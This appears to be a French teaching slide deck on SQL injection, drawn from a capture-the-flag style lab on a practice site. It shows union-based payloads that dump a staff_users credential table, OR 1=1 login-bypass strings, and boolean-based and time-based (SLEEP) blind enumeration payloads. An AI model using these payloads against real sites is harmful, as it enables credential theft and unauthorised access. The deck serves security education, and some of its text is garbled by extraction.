

# INJECTIONS SQL

## 1. SOMMAIRE


## 2. TYPES D'INJECTIONS


a) IN-BAND SQLi

b) BLIND SQLi

## 3. DEMO


## 4. BONNES PRATIQUES





# Out-of-Band SQLi

attaque en 3 étapes



**Envoyer requête à un site web vulnérable avec un payload**

**Site web envoie la requête à la DB avec le payload**

**Payload force une requête HTTP vers la machine du hacker avec data de la DB**

# In-Band SQLi: Error-Based + Union-Based

https://website.thm/article?id=1

My First Article

Article ID: x

Hi and welcome to my very first article for my new website.....

SQL Query

select \* from article where id = 1

Answer

What is the user martin's password?

! '<br>') FROM staff\_users

Check Password

https://website.thm/article?id=p|

SQLSTATE[42S22]: Column not found: 1054 Unknown column 'p' in 'where clause'

SQL Query

select \* from article where id = p

Answer

What is the user martin's password?

password

Check Password

LECT 1,2,group\_concat(username,':',password SEPARATOR '<br>') FROM staff\_users

My First Article

Article ID: x

Hi and welcome to my very first article for my new website.....

SQL Query

select \* from article where id = 0 UNION  
SELECT  
1,2,group\_concat(username,':',password  
SEPARATOR '  
'  
) FROM staff\_users

Answer

What is the user martin's password?

password

Check Password

LECT 1,2,group\_concat(username,':',password SEPARATOR '<br>') FROM staff\_users

2  
Article ID: 1  
admin:p4ssword  
martin:pa\$\$word  
jim:work123

SQL Query

select \* from article where id = 0 UNION  
SELECT  
1,2,group\_concat(username,':',password  
SEPARATOR '  
'  
) FROM staff\_users

Answer

What is the user martin's password?

1

Check Password

# Blind SQLi - Authentication Bypass

## Implémentation "classique":

```
SELECT * FROM users WHERE username='username' AND password='password';
```

Injection: ' **OR 1=1;**--

## Injection dans le champ username:

```
SELECT * FROM users WHERE username='' OR 1=1;-- AND password='password';
```

## Injection dans le champ password:

```
SELECT * FROM users WHERE username='' AND password='' OR 1=1; --;
```

## Implémentation "classique":

```
SELECT * FROM users WHERE username = 'username';
```

## Série d'injections:

```
SELECT * FROM users WHERE username = '
```

```
admin123' UNION SELECT 1;--
```

```
admin123' UNION SELECT 1,2,3;--
```

```
admin123' UNION SELECT 1,2,3 WHERE database() LIKE 's%';--
```

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE  
table_schema = 'sqli_three' AND table_name LIKE 'a%';--
```

```
admin123' UNION SELECT 1,2,3 FROM information_schema.columns WHERE  
table_shema='sqli_three' AND table_name='users' AND column_name LIKE  
'a%';--
```

```
admin123' UNION SELECT 1,2,3 FROM users WHERE username LIKE 'a%
```

```
admin123' UNION SELECT 1,2,3 FROM users WHERE username='admin' AND  
password LIKE 'a%
```

...

# Blind SQLi - Boolean Based

ENUMERATION DE LA DB

# Blind SQLi - Time Based

Implémentation "classique":

```
SELECT * FROM users WHERE username = 'username';
```

Série d'injections:

```
admin123' UNION SELECT SLEEP(5);--
```

```
admin123' UNION SELECT SLEEP(5),2;--
```

```
admin123' UNION SELECT SLEEP(5),2 WHERE database() LIKE 'u%';--
```

...

```
admin123' UNION SELECT 1,2 FROM users WHERE username='admin' AND  
password LIKE 'a%
```

...

